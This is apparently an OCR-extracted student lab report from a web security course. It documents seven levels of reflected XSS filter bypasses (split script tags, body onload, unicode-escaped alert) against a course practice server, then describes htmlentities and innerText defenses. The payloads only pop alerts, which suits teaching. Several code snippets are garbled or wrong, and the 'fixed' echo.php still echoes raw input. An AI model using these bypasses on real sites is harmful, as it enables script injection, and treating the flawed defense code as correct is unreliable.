WAPH - Web Application Programming and Hacking

Instructor: Dr. Phu Phung

Student

Name : Vijaykumar Gandi

Email : gandivr@mail.uc.edu

Profile Pic :

Repository URL :

(https://github.com/gandivr/waph-gandivr)[https://github.com/gandivr/waph-gandivr]

Hackathon Overview

The current Hackathon is a Deep dived EXercise which is designed to deepen the knowledge and practical exposure in dealing with CRoss-Site Scripting (XSS) vulnerabilities and implementing effective defences. This Process is divided into two main tasks , with specific sub tasks.


Task 1: Attacks

In this task, i have conducted seven levels of reflected XSS attacks on the provided web application hosted at http://waph-hackathon.eastus.cloudapp.azure.com/xss/. ## Each level corresponds to a specific echo.php script, and the objective is to inject code that displays the participant's name using the alert() function.

Level:0

URL:

http://waph-hackathon.eastus.cloudapp.azure.com/xss/level0/echo.php


waph-hackathon.eastus.cloudapp.azure.com/xss/level0/echo.php

waph-hackathon.eastus.cloudapp.azure.com says

Level-0 hacked by vijaykumar

```
input: <script>alert('Level-0 hacked by vijaykumar');</script>
Submit: Submit
```


Level:1

URL:

http://waph-hackathon.eastus.cloudapp.azure.com/xss/level1/echo.php

Exploiting XSS Vulnerabilities involves getting a malicious script into ther URL appending it at the end.

?input=\


waph-hackathon.eastus.cloudapp.azure.com/xss/level1/echo.php?input=<script>alert(%27Level:1%20hacked%20by%20Vijaykumar%20Gandi%27)%20</script>

waph-hackathon.eastus.cloudapp.azure.com says

Level:1 hacked by Vijaykumar Gandi

```
input: <script>alert('Level:1 hacked by Vijaykumar Gandi') </script>
```

Level:2

URL:

http://waph-hackathon.eastus.cloudapp.azure.com/xss/level2/echo.php


Due to the lack of initial engagement of input fields or consumption through used path variables, the URL is represented with a basic HTML form. This form allows us to submit an attacking script directly, giving a way through which malicious code can be injected into the web application and thus providing chances for researchers in exploring XSS.

For instance, by utilizing the following input in the form:

```
?input=<script>alert(' Level 2-hacked by Vijaykumar Gandi ')
```

The above-mentioned program may carry out related source code, such as establishing an input field check in the HTTP POST request. Otherwise, it ends up giving an error statement.Otherwise, it echoes the content of the 'input' field.

```
if (!isset($_POST['input']))
   {
    die(json_encde(["error" => "Pleasse include the 'input' field in your HTTP PST request"
    }
    echo $_POST['input'];
```


waph-hackathon.eastus.cloudapp.azure.com says

Level-2 hacked by vijaykumar

```
Form Data
Input: <script>alert('Level-2 hacked by vijaykumar');</script>
Submit: Submit
```

This mechanism also provides a demonstration of the way an HTML form in IT communicates with server-side PHP code, designing it as vulnerable and structuring how those input data should be handled.

Level:3

If this tag is directly passed as an input variable into the web application, then it is actively filtered out by use of a script tag. In order to overcome this filter and for the attack via URL code would be able successfully, it needs to break down into pieces then put together. That is a manner in which code injection occurs that provides an alert on the webpage, consistently demonstrating how somehow impossible it was for many of these developers to stand outside their defined extraction zone.

For instance, using the following input in the URL:


?input="ipt><alert('Level 2-hacked by Vijaykumar Gandi')/scr/script>ipt>

A potential source code for handling this input might involve:

$input = $_POSsT['input']; $input = str_replce(['', '

'], '', $input);

This code implies that the values passed through POST are stored in $input variable and it then instantiates a str_replace function to substitute both opening script tags as well as their closing ones. This attempt is sanitizing the input and preventing direct script execution indicating an effort to reduce XSS attacks.


waph-hackathon.eastus.cloudapp.azure.com/xss/level3/echo.php?input=<scr<script>ipt>alert(%27Level%203-hacked%20by%20VijAYkUmar%20Gandi%27)</scr</script>...

waph-hackathon.eastus.cloudapp.azure.com says

Level 3-hacked by VijAYkUmar Gandi

DevTools - waph-hackathon.eastus.cloudapp.azure.com/xss/level3/echo.php?input=%3Cscr%3Cscript%3Eipt%3Ealert(%27Level%203-hacked%20by%20VijAYkUmar%20Gandi%27)%3C/scr%3C/script%3Eipt%3E

Query String Parameters

```
input: <scr<script>ipt>alert('Level 3-hacked by VIjAYkUmar Gandi')</scr</script>ipt>
```

Level:4

Under a secure environment where the script tag is fully purged, even if broken and concatenated; I used onload () of the body tag to run XSS script. In the page complete loading and All scripts which we have done is are executed, so when you put this script in onload() event within it triggers an alert . This method bypasses the filter, injecting malicious code without use of Script.


For example, using the following input in the URL:

<body onload=” alert(‘Level 4-hacked by Vijaykumar Gandi’) “> hacked

A potential source code for handling this input might involve:.

$input = $_GET[‘input’]; if (preg_matcch(‘/<script[^>]>(.?)</script>/is’, $input)) { exit(‘{“error”: ‘No ’scriipt’ is permitted!’}’) } else { echo $input; }

This code grabs the ‘input’ field from the URL and passes it through $_ GET and then testes if contains any < script > tags using regular expressions. If the script tag is found, it breaks with an error; otherwise, echoes input.



```
waph-hackathon.eastus.cloudapp.azure.com says
Level 4 hacked by Vijaykumar Gandi
```

```
Query String Parameters
input: <body onload="alert('Level 4 hacked by Vijaykumar Gandi ')">hacked</body>
```

Level:5

In this particular phase, where security practices have been intensified, the script tag and the alert () method are prohibited. In order to eliminate such constraints and yet initiate a popup alert, I have used several codes involving the combination of Unicode encoding and onload() method associated with body tag. This method indirectly carries out the code of JavaScript skipping direct Filters which are applied to script and alert(). Using Unicode encoding, we would register characters into the browser in similar spent to how JavaScript code is read by it. With this method implemented on our pages influenced with applied filters, we will be able to realize necessary functionalities.


For instance, using the following input in the URL:

?input = <body onload=”u0061lert(“ Level-5-hacked by Vijaykumar Gandi“) “> hacked

A potential source code for handling this input might involve:

```
$input = $_GET['input'];
if (preg_mattch('/<script\b[^>]>(.?)<\/script>/is', $input) || strippos($ input , 'alert' )
 exit('{"error": "This doesn\'t supprt \'scripts!';
}
else
{
 echo $input;
}
```

- This code verifies that the 'input' field does not contain script tags or contains alert.As for the 'alert' term, an approach involving stripos helps prove this expression case-insensitively protected by a wide leading filter regarding possible malicious input.



waph-hackathon.eastus.cloudapp.azure.com/xss/level5/echo.php?input=<body%20onload="\u0061lert(%27Level%205-%20hacked%20by%20Vijaykumar%20Gandi%27)"...

waph-hackathon.eastus.cloudapp.azure.com says

Level 5- hacked by Vijaykumar Gandi

DevTools - waph-hackathon.eastus.cloudapp.azure.com/xss/level5/echo.php?input=%3Cbody%20onload=%22\u0061lert(%27Level%205-%20hacked%20by%20Vijaykumar%20Gandi%27)%22%3Ehacked%3C/body%3E

Query String Parameters

```
input: <body onload="\u0061lert('Level 5- hacked by Vijaykumar Gandi')">hacked</body>
```

1 requests | 343 B transferred

Level:6

This part appears to apply the htmlentities() method for converting characters into corresponding HTML entities and displaying user input ONLY as text, in regards to what would be seen on a webpage. In the described above context, JavaScript event listeners, and especially onclick() listener are used to trigger an alert. This Event listener fires one alert on the webpage for every loop each time a key is pressed within span. It is the approach that it can be applied by executing JavaScript code obeying one of security measures rendering user input as a plain text.


For example, using the following input in the URL:

?input = <body onload="u0061lert(" Level-6-hacked by Vijaykumar Gandi") "> hacked

A potential source code for handling this input might involve:


echo htmlentites($_REQUEST['input']);

This code this uses htmlentities() function to transform userderived data into their HTML encoding form and thereby preventing the execution of script tags.It mirrors the cleansed input, pronouncing it plan text on the website page minus any JavaScript responses.



view-source:waph-hackathon.eastus.cloudapp.azure.com/xss/level6/echo.php?input=<body%20onload="\u0061lert(%27Level%206-hacked%20by%20Vijaykumar%20Gandi%27...

```
<form action="/xss/level6/echo.php" method="POST">
  Input:<input type="text" name="input" />
  <input type="submit" name="Submit"/>
```



waph-hackathon.eastus.cloudapp.azure.com/xss/level5/echo.php?input=<body%20onload="\u0061lert(%27Level%206-hacked%20by%20Vijaykumar%20Gandi%27)">hacked</...

waph-hackathon.eastus.cloudapp.azure.com says

Level 6-hacked by Vijaykumar Gandi

DevTools - waph-hackathon.eastus.cloudapp.azure.com/xss/level5/echo.php?input=%3Cbody%20onload=%22\u0061lert(%27Level%206-hacked%20by%20Vijaykumar%20Gandi%27)%22%3Ehacked%3C/body%3E


Query String Parameters

```
input: <body onload="\u0061lert('Level 6-hacked by Vijaykumar Gandi')">hacked</body>
```

Task 2: Defenses

Echo.php


This task involves a thorough review and revision of insecure code from Lab 1 and Lab 2. we are instructed to implement input validation and XSS defense methods in two components. As we worked with the echo.php in the lab1 & lab2, to overcome the XSS Attacks i have made some changes in the echo.php file. where it verifies the user input is null or not. Now i have used htmlentiitties() function where it converts the fault char into the HTML enttities, which validates that the input is only as text and overcomes the XSS attacks.



Showing **1 changed file** with **10 additions** and **2 deletions.**

```
+ <?php
+
+ echo $_REQUEST["data"];
+ if(empty($_REQUEST["data"]))
+         {
+                 exit("Please enter the input field data as you");
+         }
+         $inputData = htmlentities($_REQUEST["data"]);
+         echo("The input from the requst is <Strong>" .$inputData. "</strong>.<br>");
+
  ?>
```

0 comments on commit 2a32566




```
HELLO WORLD THIS IS POST REQUEST
```

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	POST	localhost	echo.php	document	html	236 B	32 B
404	GET	localhost	favicon.ico	FaviconLoader.sys.m...	html	cached	271 B


Front-end Prototype:

I have made many changes to The html file in the lab2 which enhances in more security related concerns. I have developed a new function flow which makes the user input mandatory before the execution and verifies the data enterted by the user after execution. And to overcome the XSS Concerns of different instances the .innerHTML is converted to .innerTExt to render only the plain text.



Showing **1 changed file** with **9 additions** and **3 deletions**.

```
labs/lab2/waph-gandivr.html
@@ -63,16 +63,20 @@ <h4> Student Name: Vijaykumar Gandi </h4>
          <div>
             <i> Form with an http GET Request </i>
             <form action="/echo.php" method="GET">
-               your input: <input name="data">
+            <form action="/echo.php" method= "GET" onsubmit="return validateInput('get-data')">
+               your input:
+               <input name="data" onkeeeypress="console.log('you have presses a key')">
+               <input name="data" id='get-data' onkeypress="console.log('you have      pressed a key')">
                <input type="submit" value="submit">
             </form>
          </div>
          <div>
             <i> Form with an http POST Request </i>
             <form action="/echo.php" method="POST" name="echo_post">
+            <form action="/echo.php" method= "POST" onsubmit="return validateInput('get-data')">
                your input:
-               <input name="data"
-                     onkeypress="console.log('you have pressed a key')">
```



Web Application Programming and hacking

Front end web development lab

Instructor : Dr. Phu Phung

Student Name: Vijaykumar Gandi

A Simple HTML Page

using the w3schools te

show my Email

interaction with forms

Form with an http GET Request

your input: submit

Form with an http POST Request

your input: submit


AJAX Requests

Your Input:

localhost

Enter the Text

OK


Vijaykumar Gandi

show my Email

Current time: Thu Feb 08 2024 20:52:31 GMT-0500 (Eastern Standard Time)

using the w3schools template

interaction with forms

Form with an http GET Request

your input: submit

Form with an http POST Request

your input: submit

AJAX Requests

Your Input: submit Ajax Echo Ajax Jquery GET Ajax Jquery POST Guess Age


Programming joke of the day: UDP is better in the COVID era since it avoids unnecessary handshakes.

Experiments with java script code


Inlined JavaScript

click Here to show the Date()

I have developed a new function flow which makes the user input mandatory before the execution and verifies the data enterted by the user after execution. And to overcome the XSS Concerns of different instances the .innerHTML is converted to .innerTExt to render only the plain text. The main thing this function does is it creates a new div element and it concats as innertext to the freshly created element.


Showing 1 changed file with 37 additions and 0 deletions.

```
+   function validateInput(inputId)
+   {
+       var input = document.get.ElementById(inputId).value;
